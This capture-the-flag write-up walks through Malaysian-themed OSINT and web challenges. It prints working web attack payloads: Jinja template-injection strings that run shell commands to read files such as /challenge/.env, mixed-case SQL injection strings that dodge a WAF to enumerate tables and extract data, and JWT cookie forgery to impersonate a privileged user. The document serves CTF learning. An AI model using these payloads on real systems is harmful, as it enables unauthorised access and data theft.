
Given hint in .png that is an influencer name wokgod and the video about nasi lemak. So i start to look for the video in youtube and the commenter like in the commenter.png.The youtube video link https://www.youtube.com/shorts/FtrJpD8Hhvo.



Flag:3108{d1msum_s3d4p_t4p1_m4hal}

Angkasawan

So the clue is one of the final candidate of the angksawan program so it must be Dr. Faiz bin Khaleed.Then it hinted purple,so i start to try and error every social media(including discord haha) that have purple logo until i found twitch.




Flag:3108{m4l4ysi4n_4str0n4ut}


Web

SuperMokh


Nothing interesting in the website so i start inspect element and found interesting base64 string under login form.



The decrypted string=guest:Selangor1972_1987.So i Login with the credential given. So from the main page,I cant view the flag as it can be viewed only as SuperMokh. So i try to see what type of cookies it used and it is JWT token.




So i try to manipulate the JWT token to SuperMokh user and paste it in the website cookie.



Flag:3108{m0kht4r_d4h4r1_l3g3nd_n3v3r_d13s}


Pemimpin

The website asked me to pick from first president until the last so i try to do that and it did not give me the flag so i inspect element to see anything suspicious.Then i came across the cookie section where we need to fill 3 section of cookies value according to the name of the cookie. So i fill in the value and refresh the cookie and got the flag.




Pelumba Negara

Upon landing to the page I can search F1 archive system in the given text field so i started spray basic payload to see what vulnerability i lies on so i start put {{3*3}} it gave us the result 9 so it must be vuln to SSTI.




So type {{ cycler.__init__.__globals__.os.popen('cat /challenge/flag.txt').read() }} to try read the flag but it’s a dummy flag so i try to enumerate into the system file.



So using the {{ cycler.__init__.__globals__.os.popen('cat /challenge/.env').read() }},there are 3 suspicious file for me to read. So the 3 files mention does contain the flag and combine 3 of them together using payload like {{ cycler.__init__.__globals__.os.popen('cat /usr/1976.txt').read() }},{{ cycler.__init__.__globals__.os.popen('cat /var/malaysia.txt').read() }} ,{{ cycler.__init__.__globals__.os.popen('cat /tmp/f1.txt').read() }}.

Flag:3108{d4r1_Ku4l4_Lumpur_k3_p3nt4s_duni4_Alex_Y00ng_f1rst_M4l4ysi4n_F1_dr1v3r}

COMMANDer




So from the website i start off by view page source and view the main.js.

```
const fetchOptions = () => {
    fetch('/api/pilihan')
        .then((data) => data.json())
        .then((res) => {
            availableOptions = res.allPossibleCommands;
```

So looks like i can view the /api/pilihan endpoint to find any interesting command that can get the flag.



```
{"allPossibleCommands":{"1":["22 Januari 1911","19 Oktober 1922","12 Disember 1920","15 Februari 1913"],"2":["Kuala Lumpur",
Pertahanan"],"4":["1 Ogos 1965","31 Ogos 1957","1 Julai 1970","16 September 1971"],"secret":["RAHSIA: OperationOatmeal"]}}
```


Looks like i was right,the secret command is **RAHSIA: OperationOatmeal**




So i start the game by type ‘mula’ and then type the secret command.
Flag:3108{0p3R4T10n_O@Tm34l_1bR4h1M_1sM@1L}

Bendera



As usual, when I landed on the page, I checked the page source and noticed that the website has a built-in WAF to sanitize input from SQL injection.



I started testing different SQLi payloads to verify the tables. I used the payload ' UnIoN SeLeCt 1,2,table_name FrOm information_schema.tables LiMit 0,1# to enumerate tables before doing any spray-and-pray attempts.

hit the flag by **' UnIoN SeLeCt 1,2,bendera FrOm tokoh LiMit 1,1#.**

Flag:3108{d4_jUmP@_b3nD3eR4_k3??}

